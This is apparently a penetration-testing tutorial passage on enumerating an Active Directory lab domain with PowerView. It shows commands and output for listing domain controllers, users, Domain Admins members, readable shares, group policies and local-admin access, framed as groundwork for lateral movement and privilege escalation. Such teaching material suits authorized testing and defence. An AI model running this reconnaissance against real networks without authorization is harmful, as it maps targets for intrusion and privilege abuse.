
This command will collect information on the domain controller.

```
PS C:\Users\Walter\Desktop> Get-NetDomainController


Forest                     : WATCH.local
CurrentTime                : 7/26/2021 10:50:02 AM
HighestCommittedUsn        : 24616
OSVersion                  : Windows Server 2019 Datacenter
Roles                      : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                     : WATCH.local
IPAddress                  : fe80::c10c:f8f0:5d:5178%5
SiteName                   : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections         : {}
OutboundConnections        : {}
Name                       : WATCHMAN-DC.WATCH.local
Partitions                 : {DC=WATCH,DC=local, CN=Configuration,DC=WATCH,DC=local,
                             CN=Schema,CN=Configuration,DC=WATCH,DC=local,
                             DC=DomainDnsZones,DC=WATCH,DC=local...}



PS C:\Users\Walter\Desktop>
```

Knowing the IP address of the domain controller will be useful to conduct man-in-the-middle attacks and to focus our efforts on high-value targets.

Get-NetUser

This command will provide a list of domain users. The output can be intimidating, so you may consider exporting the output to a .csv file or use the `out-gridview` option.



The output can also be limited by providing the name of the criteria we are interested in.

```
PS C:\Users\Walter\Desktop> (Get-NetUser).name
ServerAdmin
Guest
Walter
sshd
krbtgt
Laurie Jupyter
John Osterman
Adrian Wait
Edward Bake
Sally Silk
Ursula Sand
Daniel Triberg
PS C:\Users\Walter\Desktop>
```

Values for a specific property can be listed. For example, if we wanted to list users' last logon dates and times we could use the "Get-NetUser | select -ExpandProperty lastlogon" command.

```
PS C:\Users\Walter\Desktop> Get-NetUser | select -ExpandProperty lastlogon

Saturday, May 15, 2021 4:47:42 PM
Monday, January 1, 1601 12:00:00 AM
Monday, July 26, 2021 10:39:41 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM
Monday, January 1, 1601 12:00:00 AM


PS C:\Users\Walter\Desktop>
```

The same command can be modified to select the "description" field instead of "lastlogon" to see if any description was added to accounts.

Get-NetComputer

This command is useful to enumerate systems connected to the domain. This command can also be used with the “`-ping`” parameter to enumerate the systems that are currently online.

```
PS C:\Users\Walter\Desktop> Get-NetComputer -ping


pwdlastset                    : 7/26/2021 10:38:17 AM
logoncount                    : 16
serverreferencebl             : CN=WATCHMAN-DC,CN=Servers,CN=Default-First-Site-Name,CN=
                                Sites,CN=Configuration,DC=WATCH,DC=local
badpasswordtime               : 1/1/1601 12:00:00 AM
distinguishedname             : CN=WATCHMAN-DC,OU=Domain Controllers,DC=WATCH,DC=local
objectclass                   : {top, person, organizationalPerson, user...}
lastlogontimestamp            : 7/26/2021 10:38:37 AM
name                          : WATCHMAN-DC
objectsid                     : S-1-5-21-1966530601-3185510712-10604624-1010
samaccountname                : WATCHMAN-DC$
localpolicyflags              : 0
codepage                      : 0
samaccounttype                : MACHINE_ACCOUNT
whenchanged                   : 7/26/2021 10:38:37 AM
accountexpires                : NEVER
countrycode                   : 0
operatingsystem               : Windows Server 2019 Datacenter
instancetype                  : 4
msdfsr-computerreferencebl    : CN=WATCHMAN-DC,CN=Topology,CN=Domain System Volume,CN=DF
                                SR-GlobalSettings,CN=System,DC=WATCH,DC=local
objectguid                    : 1512346d-995b-428a-b8ec-1744489d4c1b
operatingsystemversion        : 10.0 (17763)
lastlogoff                    : 1/1/1601 12:00:00 AM
objectcategory                : CN=Computer,CN=Schema,CN=Configuration,DC=WATCH,DC=local
dscorepropagationdata         : {5/15/2021 10:59:12 AM, 1/1/1601 12:00:01 AM}
serviceprincipalname          : {Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/WATCHMAN-DC.W
                                ATCH.local, ldap/WATCHMAN-DC.WATCH.local/ForestDnsZones.
                                WATCH.local, ldap/WATCHMAN-DC.WATCH.local/DomainDnsZones
                                .WATCH.local, TERMSRV/WATCHMAN-DC...}
usncreated                    : 12293
lastlogon                     : 7/26/2021 10:39:19 AM
badpwdcount                   : 0
```

As you can see in the screenshot above, there are four systems on the domain, but only two of them are online.

Get-NetGroup

Some accounts can be members of important groups, such as domain admins. Knowing which accounts have useful privileges or are a member of groups of interest will be useful for lateral movement and privilege escalation. The "`Get-NetGroup`" command will help us enumerate existing groups.

```
PS C:\Users\Walter\Desktop> Get-NetGroup


grouptype               : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
admincount              : 1
iscriticalsystemobject  : True
samaccounttype          : ALIAS_OBJECT
samaccountname          : Administrators
whenchanged             : 5/15/2021 11:15:36 AM
objectsid               : S-1-5-32-544
objectclass             : {top, group}
cn                      : Administrators
usnchanged              : 12886
systemflags             : -1946157056
name                    : Administrators
dscorepropagationdata   : {5/15/2021 11:14:31 AM, 5/15/2021 10:59:12 AM, 1/1/1601
                          12:04:16 AM}
description             : Administrators have complete and unrestricted access to the
                          computer/domain
distinguishedname       : CN=Administrators,CN=Builtin,DC=WATCH,DC=local
member                  : {CN=Ursula Sand,CN=Users,DC=WATCH,DC=local, CN=Sally
                          Silk,CN=Users,DC=WATCH,DC=local, CN=Domain
                          Admins,OU=Groups,DC=WATCH,DC=local, CN=Enterprise
                          Admins,OU=Groups,DC=WATCH,DC=local...}
usncreated              : 8201
whencreated             : 5/15/2021 10:57:51 AM
instancetype            : 4
objectguid              : 7fa2ce9c-8c2f-4d95-8f6b-4e9a6ce76fb6
objectcategory          : CN=Group,CN=Schema,CN=Configuration,DC=WATCH,DC=local

grouptype               : CREATED_BY_SYSTEM, DOMAIN_LOCAL_SCOPE, SECURITY
systemflags             : -1946157056
iscriticalsystemobject  : True
samaccounttype          : ALIAS_OBJECT
samaccountname          : Users
whenchanged             : 5/15/2021 10:59:11 AM
objectsid               : S-1-5-32-545
objectclass             : {top, group}
cn                      : Users
```

This will be used to enumerate members of the group using “`Get-NetGroupMember`” followed by "`Domain Admins`".

```
PS C:\Users\Walter\Desktop> Import-Module .\powerview.ps1
PS C:\Users\Walter\Desktop> Get-NetGroupMember "Domain Admins"


GroupDomain              : WATCH.local
GroupName                : Domain Admins
GroupDistinguishedName   : CN=Domain Admins,OU=Groups,DC=WATCH,DC=local
MemberDomain             : WATCH.local
MemberName               : usand
MemberDistinguishedName  : CN=Ursula Sand,CN=Users,DC=WATCH,DC=local
MemberObjectClass        : user
MemberSID                : S-1-5-21-1966530601-3185510712-10604624-1119

GroupDomain              : WATCH.local
GroupName                : Domain Admins
GroupDistinguishedName   : CN=Domain Admins,OU=Groups,DC=WATCH,DC=local
MemberDomain             : WATCH.local
MemberName               : ssilk
MemberDistinguishedName  : CN=Sally Silk,CN=Users,DC=WATCH,DC=local
MemberObjectClass        : user
MemberSID                : S-1-5-21-1966530601-3185510712-10604624-1118

GroupDomain              : WATCH.local
GroupName                : Domain Admins
GroupDistinguishedName   : CN=Domain Admins,OU=Groups,DC=WATCH,DC=local
MemberDomain             : WATCH.local
MemberName               : ServerAdmin
MemberDistinguishedName  : CN=ServerAdmin,CN=Users,DC=WATCH,DC=local
MemberObjectClass        : user
MemberSID                : S-1-5-21-1966530601-3185510712-10604624-500



PS C:\Users\Walter\Desktop>
```

Finding shares

"`Find-DomainShare`" will list available shares. Please note we have added the "`-CheckShareAccess`" option to list only readable shares.

```
PS C:\Users\Walter\Desktop> Find-DomainShare -CheckShareAccess

Name                 Type Remark              ComputerName
----                 ---- ------              ------------
ADMIN$          2147483648 Remote Admin        WATCHMAN-DC.WATCH.local
C$              2147483648 Default share       WATCHMAN-DC.WATCH.local
NETLOGON                 0 Logon server share  WATCHMAN-DC.WATCH.local
```

Enumerate Group Policy

Group Policy is used to configure computers connected to the domain. The "`Get-NetGPO`" command will gather information on enforced policies.

```
PS C:\Users\Walter\Desktop> Get-NetGPO


usncreated               : 5672
systemflags              : -1946157056
displayname              : Default Domain Policy
gpcmachineextensionnames : [{827D319E-6EAC-11D2-A4EA-00C04F79F83A}{803E14A0-B4FB-11D0-A0
                           D0-00A0C90F574B}]
whenchanged              : 5/15/2021 10:57:51 AM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 5672
dscorepropagationdata    : {5/15/2021 10:59:12 AM, 1/1/1601 12:00:00 AM}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           : \\WATCH.local\sysvol\WATCH.local\Policies\{31B2F340-016D-11D2
                           -945F-00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=Syst
                           em,DC=WATCH,DC=local
whencreated              : 5/15/2021 10:57:51 AM
versionnumber            : 1
instancetype             : 4
objectguid               : b080db6a-cc53-433c-ad25-ba365972371e
objectcategory           : CN=Group-Policy-Container,CN=Schema,CN=Configuration,DC=WATCH
                           ,DC=local
```

Spending some time understanding what policies are set can provide potential attack vectors (is Windows Defender disabled? Is the firewall disabled? Etc.)

The domain you are testing can have a trust relationship with another domain. If this is the case, you may be able to extend the scope of the reconnaissance to that domain. The "`Get-NetDomainTrust`" command will list any domain you may access. For most of the PowerView commands, all you need to do is to add the "`-Domain`" parameter followed by the name of the other domain (e.g. `Get-NetUsers -Domain infra.munn.local`)

User Enumeration

Knowing which systems the current user can access with local administrator privileges can facilitate lateral movement. The "`Find-LocalAdminAccess`" command will list systems in the domain you may access as a local administrator.

```
PS C:\Users\Walter\Desktop> Find-LocalAdminAccess
WATCHMAN-DC.WATCH.local
```

A good source for PowerView usage can be found here.